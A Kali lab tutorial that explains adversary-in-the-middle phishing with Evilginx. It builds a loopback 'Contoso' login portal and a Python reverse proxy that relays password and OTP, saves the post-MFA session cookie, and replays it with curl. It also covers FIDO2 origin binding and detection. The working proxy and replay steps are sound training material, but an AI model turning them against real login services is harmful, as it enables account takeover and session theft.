
| Tested on | Kali GNU/Linux Rolling 2026.2 (kali-rolling) |
|---|---|
| Package | evilginx2 3.3.0+ds1-0kali1 (runtime banner: Evilginx 3.3.0)python3 for Contoso portal and lab reverse proxy |
| Lab environment | Pentest lab |
| Privilege | sudo for apt install evilginx2; normal user for Contoso and proxy scripts |
| Cert prep | CompTIA PenTest+ (social engineering / credential harvesting concepts) |
| Scope | Static vs reverse-proxy phishing, why password+OTP can still be phished, session tokens, what Evilginx demonstrates, Contoso lab AiTM capture, Evilginx vs Gophish vs SET, phishing-resistant MFA (FIDO2/passkeys), detection signals, misconceptions. Not a provider-specific phishlet cookbook or a guide to attack real IdPs. |
| Related guides | Social engineering attacks |
Evilginx is the tool people mean when they ask “can phishing bypass MFA?” The honest answer is narrower than the search results suggest. Reverse-proxy phishing can relay some MFA challenges in real time and steal the session that appears after a successful login. It does not crack FIDO2, and it does not make every MFA deployment useless.
This lab stays on a Contoso training portal you control. You install the Kali evilginx2 package to see what the framework ships, then prove the AiTM idea with a small Python reverse proxy in front of Contoso. No live identity providers.
Lab assumptions and terms
You need Kali Linux with python3, free ports 5001 and 18088, and loopback-only traffic (127.0.0.1). This guide never points Evilginx or the proxy at Microsoft, Google, Okta, or any live identity provider.
| Term | Plain meaning |
|---|---|
| OTP | One-time code from SMS, email, or an authenticator app |
| Session cookie | Token stored after login so later requests skip the login form |
| Reverse proxy | Middle server that forwards HTTP and can observe the traffic |
| AiTM | Adversary-in-the-middle: hostile reverse proxy on the login path |
| Phishlet | Evilginx config describing which hosts and auth signals to handle |
Static phishing vs reverse-proxy phishing
Think of two different traps.
Static phishing copies a login page. The victim types a password into a fake HTML form that only you host. You get credentials. If you also put an OTP box on that fake page, you might collect a code, but you still do not automatically hold a logged-in session from the real company unless you somehow use that code against the real site in time.
Reverse-proxy phishing (also called adversary-in-the-middle, or AiTM) puts your server in the middle. The victim’s browser talks to your hostname. Your server forwards each request to the real login service and sends the real responses back. The page looks real because much of it is real. When the real service finally says “you are logged in” and sets a session cookie, your middlebox can copy that cookie.

That difference matters for reports. Static phishing steals secrets typed into a clone. AiTM steals the post-authentication session the real service just created. Evilginx is a popular tool for the second pattern. Our Contoso lab recreates the same idea on one Kali box without touching the public internet.
Why OTP MFA can still be phished
MFA means the account needs more than a password. OTP MFA is the common “enter the 6-digit code” step from SMS, email, or an authenticator app.
In an AiTM flow the user types that code into what looks like the real site. The proxy forwards the code to the real service. The real service accepts it. MFA did its job for that browser session. The weakness is what happens next: the service returns a session cookie, and that cookie may be reusable from another client until it expires or an admin revokes it.
So the attacker is not “breaking” the OTP algorithm. They are sitting on the wire while a legitimate user completes MFA, then keeping the resulting session.
MFA still blocks many attacks:
- Credential stuffing without a live human in the loop
- Password dumps used weeks later without a fresh OTP
- Offline cracking of stored password hashes

What OTP MFA does not guarantee is origin binding. Origin binding means “this proof is only valid for this exact website name.” OTP codes are not bound that way. The user may complete MFA on a lookalike hostname that proxies the real login. Treat OTP as valuable, not as phishing-proof.
How session cookies change the risk
After password and OTP succeed, Contoso (and most web apps) store a session id in a cookie. A cookie is a small name=value string the browser (or curl) sends on later requests. Contoso’s cookie means “this client already passed the gates.” Whoever presents a valid session cookie often skips the password and OTP screens until logout, idle timeout, or admin revoke. Modern services may still evaluate device signals, Conditional Access, continuous access evaluation, or force re-auth for sensitive actions, so a stolen cookie is not universally reusable everywhere.
Analogy: the password and OTP get you through the front door once. The session cookie is the wristband that lets you walk the building afterward. AiTM tooling wants the wristband.
In this lab the cookie name is CONTOSO_SESSION. A stolen Contoso session opens /dashboard without typing the password again. The password still matters for password changes and for recovery if sessions are short-lived. For many SaaS apps, long-lived session cookies are the prize AiTM tooling aims for.
Keep the distinction clear:
- Password: long-term secret
- OTP: short-lived proof for one challenge
- Session cookie: proof that authentication already finished
Install and inspect Evilginx on Kali
This section only installs and inspects Evilginx. You will not enable a phishlet against the internet here.
Kali packages Evilginx 3 under the name evilginx2. Install it with apt if needed:
sudo apt install evilginx2apt prints install progress, then returns to the prompt. Confirm the package and banner versions:
dpkg-query -W -f='${Package} ${Version}\n' evilginx2evilginx2 3.3.0+ds1-0kali1Print the runtime banner next:
evilginx2 -v[inf] version: 3.3.0Both point at Evilginx 3.3.0. List shipped phishlets:
ls /usr/share/evilginx2/phishlets/example.yamlKali ships only the upstream example phishlet (breakdev.org training content). There are no Microsoft or Google phishlets in the package, and this guide does not add any.
Optional: peek at the CLI table. A DNS bind error on port 53 is common on busy lab hosts and is fine for inspection:
printf 'phishlets\nconfig\nexit\n' | timeout 8 evilginx2 -developer -p /usr/share/evilginx2/phishlets -c /tmp/evilginx-lab-inspect| example | disabled | visible | | |
...
https_port : 443
dns_port : 53
autocert : onexample stays disabled, and domain/IP stay empty until an authorized operator configures them. Full Evilginx still needs DNS and TLS for a real lure. Stop here on the binary and use Contoso for the hands-on proof.
How Evilginx works
At a high level Evilginx is:
- An HTTP reverse proxy with hostname rewriting (your domain in the browser, real site behind the scenes)
- A phishlet that defines proxied hosts, credential fields, and authentication-state signals such as required cookies or authenticated URLs
- Session storage when those auth signals are complete
- Lure URLs that point victims at your proxy hostname instead of the real one
A phishlet is configuration, not magic. Upstream example.yaml shows the shape (proxy_hosts, auth_tokens, credentials, login). Writing a phishlet for a commercial identity provider means reverse-engineering that provider’s cookies and HTML. Those recipes go stale, and publishing them here would turn this page into an attack cookbook.
Gophish-style tooling focuses on campaign delivery and engagement metrics; Evilginx focuses on reverse-proxy authentication and session handling. Evilginx 3.3 also documents an official GoPhish-fork integration for lure delivery when you are authorized to combine them.
| ATT&CK technique | Relevance here |
|---|---|
| T1111 Multi-Factor Authentication Interception | Relaying OTP/push challenges through the proxy |
| T1539 Steal Web Session Cookie | Capturing and reusing post-MFA session cookies |
Build the safe Contoso AiTM lab
Contoso is a fake training company app on this Kali host, not a live cloud IdP. You need two terminals left running (Contoso, then the proxy) and a third window for curl. Traffic stays on 127.0.0.1; you do not need public DNS or TLS.
| Piece | Address | Role |
|---|---|---|
| Contoso portal | http://127.0.0.1:5001 |
Password + OTP + session cookie |
| Lab AiTM proxy | http://127.0.0.1:18088 |
Forwards to Contoso and records CONTOSO_SESSION |
| Dummy user | alex@lab.local |
Exists only inside Contoso’s process |
| Field | Value |
|---|---|
alex@lab.local |
|
| Password | LabPass-ChangeMe |
| OTP | 424242 (fixed so you do not need a phone app) |
Create the directories:
mkdir -p ~/evilginx-lab/contoso-portal ~/evilginx-lab/aitm-proxymkdir -p is quiet when the folders are new or already exist. Paste the Contoso script (expand the block, then run the heredoc). Contoso is a tiny teaching app: login, OTP, dashboard, and /audit JSON.
Contoso portal — full app.py heredoc (click to expand)
cat > ~/evilginx-lab/contoso-portal/app.py <<'EOF'
#!/usr/bin/env python3
"""Contoso lab portal — password + OTP + session cookie. Authorized training only."""
from http.server import BaseHTTPRequestHandler, ThreadingHTTPServer
from urllib.parse import parse_qs
import secrets
import json
from datetime import datetime, timezone

HOST = "127.0.0.1"
PORT = 5001
LAB_USER = "alex@lab.local"
LAB_PASS = "LabPass-ChangeMe"
LAB_OTP = "424242"
SESSIONS = {}
AUDIT = []


def audit(event, **fields):
    row = {"ts": datetime.now(timezone.utc).isoformat(), "event": event, **fields}
    AUDIT.append(row)
    print(json.dumps(row), flush=True)


HTML_LOGIN = """<!DOCTYPE html>
<html lang="en"><head><meta charset="utf-8"><title>Contoso Lab Sign-In</title></head>
<body>
<h1>Contoso Lab Sign-In</h1>
<p>Authorized training portal. Dummy credentials only.</p>
<form method="POST" action="/login">
<label>Email <input name="email" type="email" required></label><br>
<label>Password <input name="password" type="password" required></label><br>
<button type="submit">Continue</button>
</form>
</body></html>
"""

HTML_OTP = """<!DOCTYPE html>
<html lang="en"><head><meta charset="utf-8"><title>Contoso Lab MFA</title></head>
<body>
<h1>Enter lab OTP</h1>
<p>Simulate an authenticator code. Lab OTP is fixed for demos.</p>
<form method="POST" action="/otp">
<label>OTP <input name="otp" inputmode="numeric" required></label><br>
<button type="submit">Verify</button>
</form>
</body></html>
"""

HTML_DASH = """<!DOCTYPE html>
<html lang="en"><head><meta charset="utf-8"><title>Contoso Lab Dashboard</title></head>
<body>
<h1>Contoso Lab Dashboard</h1>
<p>Signed in as {user}. Session cookie proves post-MFA state.</p>
</body></html>
"""


class Handler(BaseHTTPRequestHandler):
    server_version = "ContosoLab/1.0"

    def log_message(self, fmt, *args):
        pass

    def _cookie(self):
        raw = self.headers.get("Cookie", "")
        out = {}
        for part in raw.split(";"):
            if "=" in part:
                k, v = part.strip().split("=", 1)
                out[k] = v
        return out

    def _html(self, code, body, extra_headers=None):
        data = body.encode()
        self.send_response(code)
        self.send_header("Content-Type", "text/html; charset=utf-8")
        self.send_header("Content-Length", str(len(data)))
        if extra_headers:
            for k, v in extra_headers:
                self.send_header(k, v)
        self.end_headers()
        self.wfile.write(data)

    def _redirect(self, location, cookies=None):
        self.send_response(302)
        self.send_header("Location", location)
        if cookies:
            for c in cookies:
                self.send_header("Set-Cookie", c)
        self.send_header("Content-Length", "0")
        self.end_headers()

    def do_GET(self):
        if self.path == "/" or self.path.startswith("/login"):
            audit(
                "login_page",
                client=self.client_address[0],
                via=self.headers.get("X-Forwarded-Host", "direct"),
            )
            return self._html(200, HTML_LOGIN)
        if self.path.startswith("/otp"):
            pending = self._cookie().get("CONTOSO_PENDING")
            if not pending or pending not in SESSIONS or SESSIONS[pending].get("stage") != "otp":
                return self._redirect("/")
            return self._html(200, HTML_OTP)
        if self.path.startswith("/dashboard"):
            sid = self._cookie().get("CONTOSO_SESSION")
            if not sid or sid not in SESSIONS or SESSIONS[sid].get("stage") != "authed":
                audit("dashboard_denied", client=self.client_address[0])
                return self._html(401, "<h1>Unauthorized</h1><p>Valid CONTOSO_SESSION required.</p>")
            user = SESSIONS[sid]["user"]
            audit("dashboard_ok", user=user, session=sid[:8], client=self.client_address[0])
            return self._html(200, HTML_DASH.format(user=user))
        if self.path.startswith("/audit"):
            data = json.dumps(AUDIT[-20:], indent=2).encode()
            self.send_response(200)
            self.send_header("Content-Type", "application/json")
            self.send_header("Content-Length", str(len(data)))
            self.end_headers()
            self.wfile.write(data)
            return
        return self._html(404, "<h1>Not found</h1>")

    def do_POST(self):
        length = int(self.headers.get("Content-Length", 0))
        body = self.rfile.read(length).decode()
        form = parse_qs(body)
        if self.path.startswith("/login"):
            email = (form.get("email") or [""])[0]
            password = (form.get("password") or [""])[0]
            audit(
                "login_submit",
                email=email,
                client=self.client_address[0],
                via=self.headers.get("X-Forwarded-Host", "direct"),
            )
            if email == LAB_USER and password == LAB_PASS:
                pending = secrets.token_hex(16)
                SESSIONS[pending] = {"user": email, "stage": "otp"}
                audit("otp_challenge", user=email, pending=pending[:8])
                return self._redirect("/otp", [f"CONTOSO_PENDING={pending}; Path=/"])
            audit("login_fail", email=email)
            return self._html(401, "<h1>Login failed</h1>")
        if self.path.startswith("/otp"):
            pending = self._cookie().get("CONTOSO_PENDING")
            otp = (form.get("otp") or [""])[0]
            if not pending or pending not in SESSIONS or SESSIONS[pending].get("stage") != "otp":
                return self._html(401, "<h1>No pending MFA</h1>")
            audit("otp_submit", pending=pending[:8], client=self.client_address[0])
            if otp == LAB_OTP:
                sid = secrets.token_hex(16)
                user = SESSIONS[pending]["user"]
                del SESSIONS[pending]
                SESSIONS[sid] = {"user": user, "stage": "authed"}
                audit("session_issued", user=user, session=sid[:8])
                return self._redirect(
                    "/dashboard",
                    [
                        "CONTOSO_PENDING=; Path=/; Max-Age=0",
                        f"CONTOSO_SESSION={sid}; Path=/; HttpOnly",
                    ],
                )
            audit("otp_fail", pending=pending[:8])
            return self._html(401, "<h1>OTP failed</h1>")
        return self._html(404, "<h1>Not found</h1>")


if __name__ == "__main__":
    httpd = ThreadingHTTPServer((HOST, PORT), Handler)
    print(f"Contoso lab portal on http://{HOST}:{PORT}/", flush=True)
    httpd.serve_forever()
EOF
Routes that matter: /login sets CONTOSO_PENDING, /otp sets CONTOSO_SESSION, /dashboard requires that session, /audit returns recent events.
Start Contoso in terminal 1 and leave it running:
python3 ~/evilginx-lab/contoso-portal/app.pyContoso lab portal on http://127.0.0.1:5001/In another terminal, confirm the dashboard refuses unauthenticated access (401):
curl -s -o /dev/null -w '%{http_code}\n' http://127.0.0.1:5001/dashboard401Write the loopback AiTM proxy the same way. It listens on 18088, forwards to Contoso on 5001, logs captures to captured.jsonl, and saves the session token to last-session.txt.
Lab AiTM proxy — full proxy.py heredoc (click to expand)
cat > ~/evilginx-lab/aitm-proxy/proxy.py <<'EOF'
#!/usr/bin/env python3
"""Lab AiTM reverse proxy for Contoso portal only. Authorized training."""
from http.server import BaseHTTPRequestHandler, ThreadingHTTPServer
import http.client
import json
from datetime import datetime, timezone
from pathlib import Path

LISTEN = ("127.0.0.1", 18088)
UPSTREAM = ("127.0.0.1", 5001)
BASE = Path.home() / "evilginx-lab" / "aitm-proxy"
CAPTURE = BASE / "captured.jsonl"
LAST = BASE / "last-session.txt"


def log_capture(kind, detail):
    row = {"ts": datetime.now(timezone.utc).isoformat(), "kind": kind, **detail}
    with CAPTURE.open("a", encoding="utf-8") as f:
        f.write(json.dumps(row) + "\n")
    print(json.dumps(row), flush=True)


class Proxy(BaseHTTPRequestHandler):
    protocol_version = "HTTP/1.1"

    def log_message(self, fmt, *args):
        pass

    def _proxy(self):
        length = int(self.headers.get("Content-Length", 0))
        body = self.rfile.read(length) if length else b""
        if body and self.path.startswith("/login"):
            log_capture("credential_post", {"path": self.path, "body_bytes": len(body)})
        if body and self.path.startswith("/otp"):
            log_capture("otp_post", {"path": self.path, "body_bytes": len(body)})

        conn = http.client.HTTPConnection(*UPSTREAM, timeout=10)
        headers = {k: v for k, v in self.headers.items() if k.lower() not in ("host", "content-length")}
        headers["Host"] = f"{UPSTREAM[0]}:{UPSTREAM[1]}"
        headers["X-Forwarded-Host"] = f"{LISTEN[0]}:{LISTEN[1]}"
        headers["Content-Length"] = str(len(body))
        conn.request(self.command, self.path, body=body, headers=headers)
        resp = conn.getresponse()
        resp_body = resp.read()
        conn.close()

        self.send_response(resp.status, resp.reason)
        for k, v in resp.getheaders():
            kl = k.lower()
            if kl in ("transfer-encoding", "connection"):
                continue
            if kl == "set-cookie" and "CONTOSO_SESSION=" in v:
                token = v.split("CONTOSO_SESSION=", 1)[1].split(";", 1)[0]
                log_capture("session_cookie", {"cookie_prefix": token[:12], "full_len": len(token)})
                LAST.write_text(token, encoding="utf-8")
            self.send_header(k, v)
        self.send_header("Content-Length", str(len(resp_body)))
        self.end_headers()
        self.wfile.write(resp_body)

    def do_GET(self):
        self._proxy()

    def do_POST(self):
        self._proxy()

    def do_HEAD(self):
        self._proxy()


if __name__ == "__main__":
    CAPTURE.write_text("", encoding="utf-8")
    httpd = ThreadingHTTPServer(LISTEN, Proxy)
    print(f"Lab AiTM proxy http://{LISTEN[0]}:{LISTEN[1]} -> Contoso {UPSTREAM[0]}:{UPSTREAM[1]}", flush=True)
    httpd.serve_forever()
EOF
Start the proxy in terminal 2 (Contoso must already be up):
python3 ~/evilginx-lab/aitm-proxy/proxy.pyLab AiTM proxy http://127.0.0.1:18088 -> Contoso 127.0.0.1:5001The victim URL is now 18088. Contoso on 5001 is the real app behind the middlebox. Optional: open http://127.0.0.1:18088/ in Firefox on the same Kali to see the Contoso form.
Relay password and OTP through the proxy
Use a third terminal. Both servers must still be running. curl stores cookies in /tmp/contoso.jar like a browser. See the curl command cheat sheet for jar flags if needed.
| Flag | Meaning |
|---|---|
-c / -b |
Write / read the cookie jar |
-w '%{http_code}\n' |
Print the HTTP status |
-D |
Save response headers |
-X POST / --data-urlencode |
Submit form fields |
Open the proxied login page on port 18088:
curl -s -c /tmp/contoso.jar -b /tmp/contoso.jar -o /tmp/login.html -w '%{http_code}\n' http://127.0.0.1:18088/200200 means the page loaded. Confirm the HTML is Contoso, not a third-party IdP. The string appears twice because it is both the <title> and the <h1>:
grep -o 'Contoso Lab Sign-In' /tmp/login.htmlContoso Lab Sign-In
Contoso Lab Sign-InSubmit the lab password through the proxy. You are posting to the middlebox; the middlebox posts onward to Contoso:
curl -s -c /tmp/contoso.jar -b /tmp/contoso.jar -o /dev/null -w '%{http_code}\n' \
  -X POST --data-urlencode 'email=alex@lab.local' --data-urlencode 'password=LabPass-ChangeMe' \
http://127.0.0.1:18088/login302302 is a redirect. Contoso accepted the password and sent you toward /otp. Load the OTP page next (the cookie jar still holds CONTOSO_PENDING):
curl -s -c /tmp/contoso.jar -b /tmp/contoso.jar -o /tmp/otp.html -w '%{http_code}\n' http://127.0.0.1:18088/otp200The OTP form should mention the lab challenge. Submit the fixed lab OTP (424242) through the same proxy. Headers go to /tmp/otp.hdr so you can read Set-Cookie afterward:
curl -s -c /tmp/contoso.jar -b /tmp/contoso.jar -D /tmp/otp.hdr -o /dev/null -w '%{http_code}\n' \
-X POST --data-urlencode 'otp=424242' http://127.0.0.1:18088/otp302Inspect the response headers for the session cookie. Contoso clears the pending cookie and issues CONTOSO_SESSION:
grep -i set-cookie /tmp/otp.hdrSet-Cookie: CONTOSO_PENDING=; Path=/; Max-Age=0
Set-Cookie: CONTOSO_SESSION=59d94d677dbc77ebe88c5a235153bf2f; Path=/; HttpOnlyYour token value will differ every run. That is expected. The important part is that a CONTOSO_SESSION appeared after OTP succeeded. Open the dashboard through the proxy so the cookie jar’s session is used:
curl -s -c /tmp/contoso.jar -b /tmp/contoso.jar http://127.0.0.1:18088/dashboard | grep -E 'Dashboard|Signed in'<title>Contoso Lab Dashboard</title>
<h1>Contoso Lab Dashboard</h1>
<p>Signed in as alex@lab.local. Session cookie proves post-MFA state.</p>Capture and replay the post-MFA session
Read what the proxy captured. These lines prove the middlebox saw a credential POST, an OTP POST, and a session cookie (prefix only in the log):
cat ~/evilginx-lab/aitm-proxy/captured.jsonl{"ts": "2026-09-05T11:16:15.341543+00:00", "kind": "credential_post", "path": "/login", "body_bytes": 48}
{"ts": "2026-09-05T11:16:15.439336+00:00", "kind": "otp_post", "path": "/otp", "body_bytes": 10}
{"ts": "2026-09-05T11:16:15.442572+00:00", "kind": "session_cookie", "cookie_prefix": "59d94d677dbc", "full_len": 32}
Now replay the stolen session against Contoso without sending the password or OTP again. First load the token the proxy saved:
SID=$(cat ~/evilginx-lab/aitm-proxy/last-session.txt)That stores the cookie value in a shell variable named SID. Ask Contoso’s dashboard directly on port 5001, attaching only that cookie:
curl -s -H "Cookie: CONTOSO_SESSION=$SID" http://127.0.0.1:5001/dashboard | grep -E 'Dashboard|Signed in'<title>Contoso Lab Dashboard</title>
<h1>Contoso Lab Dashboard</h1>
<p>Signed in as alex@lab.local. Session cookie proves post-MFA state.</p>That is the AiTM lesson in one move. MFA succeeded for the user. The intermediary kept the resulting session. Contoso still believed the replay was an authenticated browser. You never typed the password on the replay request.
Evilginx vs Gophish vs SET
| Tool | Primary job | What you usually prove |
|---|---|---|
| Evilginx | Reverse-proxy / AiTM research | Auth relay and session-token risk when OTP MFA is in play |
| Gophish | Campaign orchestration | Who opened, clicked, submitted in a simulation |
| SET | Social-engineering toolkit | Credential harvester and related SE payloads in a lab |
Use Gophish when the question is campaign metrics. Use SET when you need a classic harvester page. Use Evilginx-class tooling when the question is “what happens if the login UI is real but the hostname is hostile?” Browser-side hooks are a different problem; see BeEF for that angle.
Why FIDO2 and passkeys resist AiTM
FIDO2, WebAuthn, and passkeys differ from OTP. They use a cryptographic ceremony between the browser and an authenticator (security key or platform passkey). That ceremony is bound to the relying-party origin in the address bar.
If the key was registered for login.contoso.example, the browser and authenticator will not produce a valid WebAuthn assertion for that legitimate relying party when the ceremony originates from an unrelated phishing origin such as evil.example, even if the page looks identical. That is why hardware security keys and synced passkeys resist Evilginx-style reverse proxies far better than OTP.
Phishing-resistant authentication protects the login ceremony. It does not prevent session theft through malware, browser compromise, or other post-authentication mechanisms.
You will not run a FIDO2 demo in this Contoso lab (Contoso only implements OTP). When you recommend MFA in a report, name the factor type.
Practical controls:
- Prefer phishing-resistant factors for privileged and remote access
- Shorten session lifetime and require re-auth for sensitive actions
- Combine Conditional Access / device signals with MFA type, not only “MFA enabled = safe”
- Train users that a correct-looking page on the wrong hostname is still phishing
- Rapidly revoke sessions and tokens when AiTM phishing is suspected; a password reset alone may not invalidate every active session, depending on the identity platform
OTP MFA remains useful. It is not in the same resistance class as FIDO2 against AiTM.
Detect and contain AiTM phishing
Defenders looking for AiTM phishing watch for:
- Sign-in pages on unexpected hostnames that still look pixel-perfect
- Unexpected hostname or domain despite a valid TLS certificate (a polished lure often has a real padlock)
- Abrupt changes in IP, ASN, device or browser context, or geography between authentication and session use
- Mail filters catching lookalike domains used as lures
- Token anomalies such as refresh storms or concurrent sessions
On Contoso, /audit shows the same story in miniature while Contoso is still running. Login arrived via the proxy hostname, then session_issued and dashboard_ok:
curl -s http://127.0.0.1:5001/audit | python3 -m json.toolTrimmed:
{
    "event": "login_submit",
    "email": "alex@lab.local",
    "via": "127.0.0.1:18088"
},
{
    "event": "session_issued",
    "user": "alex@lab.local",
    "session": "59d94d67"
},
{
    "event": "dashboard_ok",
    "user": "alex@lab.local",
    "session": "59d94d67"
}
The via field is Contoso reading X-Forwarded-Host from the proxy. Map that idea to real IdP sign-in logs and session-revoke APIs.

A useful AiTM validation checks whether a session can be replayed, whether identity telemetry distinguishes the second context, and whether controls revoke or challenge that session. If those controls never fire when “MFA required” is true on paper, AiTM risk stays open.
Common misconceptions
| Myth | Reality |
|---|---|
| “All MFA is bypassable” | OTP can be relayed; FIDO2/passkeys resist AiTM origin tricks |
| “MFA has no value” | MFA still stops many password-only attacks |
| “Stealing the password equals stealing the session” | Session cookies are a separate artifact after auth |
| “Evilginx works unchanged forever” | Phishlets break when vendors change cookies and HTML |
| “One provider phishlet works everywhere” | Each target needs its own host and token map |
| “This Contoso lab is a full Evilginx engagement” | Contoso proves the session-risk idea; Evilginx still needs authorized DNS/TLS/phishlet work for real apps |
Troubleshooting
| Symptom | Likely cause | Fix |
|---|---|---|
Connection refused on :5001 or :18088 |
Portal or proxy not running, or wrong terminal closed | Start app.py first, then proxy.py; leave both open |
Contoso 401 on /dashboard |
No CONTOSO_SESSION or wrong value |
Complete OTP through the proxy; check /tmp/contoso.jar and last-session.txt |
| Proxy log shows connection errors to Contoso | Contoso crashed or was never started | Restart Contoso; retry curl http://127.0.0.1:5001/ |
Address already in use on start |
Another process owns 5001 or 18088 |
ss -tlnp | grep -E '5001|18088'; stop the other process or change both scripts to a free port pair |
apt cannot find evilginx2 |
Mirror/outdated index | sudo apt update then install again |
| Evilginx fails on DNS port 53 | Another DNS service bound | Expected on many labs; use the inspection command only as shown |
Cookie replay returns 401 |
Contoso was restarted (sessions live only in memory) | Re-run login + OTP through the proxy to mint a fresh session |
| Want to “just enable example” against the internet | Out of scope / unauthorized | Keep Contoso + lab proxy; do not point Evilginx at live IdPs |
Browser shows Contoso but curl fails |
Typo in port or Contoso bound only to 127.0.0.1 |
Use exactly 127.0.0.1, not a LAN IP, unless you changed HOST in the scripts |
When you finish, stop both Python processes with Ctrl+C in their terminals. Contoso keeps sessions only in memory, so stopping the portal clears them.
Summary
Evilginx represents reverse-proxy phishing: the victim authenticates to a real service through a hostile intermediary, and the intermediary keeps the session that MFA just unlocked. OTP MFA still matters, but it is not origin-bound. FIDO2 and passkeys are the phishing-resistant answer for that gap.
On Kali you can install evilginx2 3.3.0 to inspect the framework and the shipped example phishlet without turning the page into a provider bypass recipe. The Contoso portal plus loopback AiTM proxy shows credential relay, OTP relay, session capture, and cookie replay with real HTTP status codes and audit JSON. Pair campaign tools like Gophish or SET for delivery metrics, and put every demonstration inside written authorization.
If you kept two servers running and finished with a successful cookie replay, you have the beginner-safe mental model for AiTM session risk. Recommend phishing-resistant MFA and session revocation next, not provider phishlets for live IdPs.
References
- Evilginx project / help — official documentation
- kgretzky/evilginx2 — upstream source and releases
- MITRE ATT&CK T1111 — Multi-Factor Authentication Interception
- MITRE ATT&CK T1539 — Steal Web Session Cookie
- FIDO Alliance — phishing-resistant MFA — FIDO2 / WebAuthn overview
- OWASP Authentication Cheat Sheet — session and MFA guidance
Frequently Asked Questions
Can Evilginx bypass MFA?
It can relay some MFA types (especially OTP) in real time and capture the session cookie issued afterward. That is not the same as breaking the MFA algorithm. FIDO2 and passkeys resist this class of attack because of origin binding.
Does FIDO2 stop Evilginx?
FIDO2/WebAuthn ceremonies are bound to the real relying party. A reverse proxy on an unrelated phishing origin generally cannot obtain a valid assertion for the legitimate site. That is why phishing-resistant MFA is the preferred control against AiTM phishing. Passkeys still do not stop every post-authentication session theft path such as malware on the endpoint.
How is Evilginx different from Gophish?
Gophish-style tooling focuses on campaign delivery and engagement metrics. Evilginx focuses on reverse-proxy authentication and session handling. Many authorized engagements use a campaign tool for delivery and reverse-proxy testing only when AiTM risk is in scope.
Why use a Contoso lab instead of Microsoft or Google?
Live identity providers are out of scope for this tutorial. A local Contoso app proves the same session-risk idea without publishing provider-specific phishlets or touching third-party accounts.
Is OTP MFA useless?
No. OTP MFA still blocks many password-only attacks. It is weaker than FIDO2 against reverse-proxy phishing because the one-time code can be forwarded through the intermediary.
What if my session token differs from the article?
That is normal. Contoso generates a new random CONTOSO_SESSION every successful OTP. Match the article by looking for the cookie name and a successful dashboard body, not by matching the hex string.
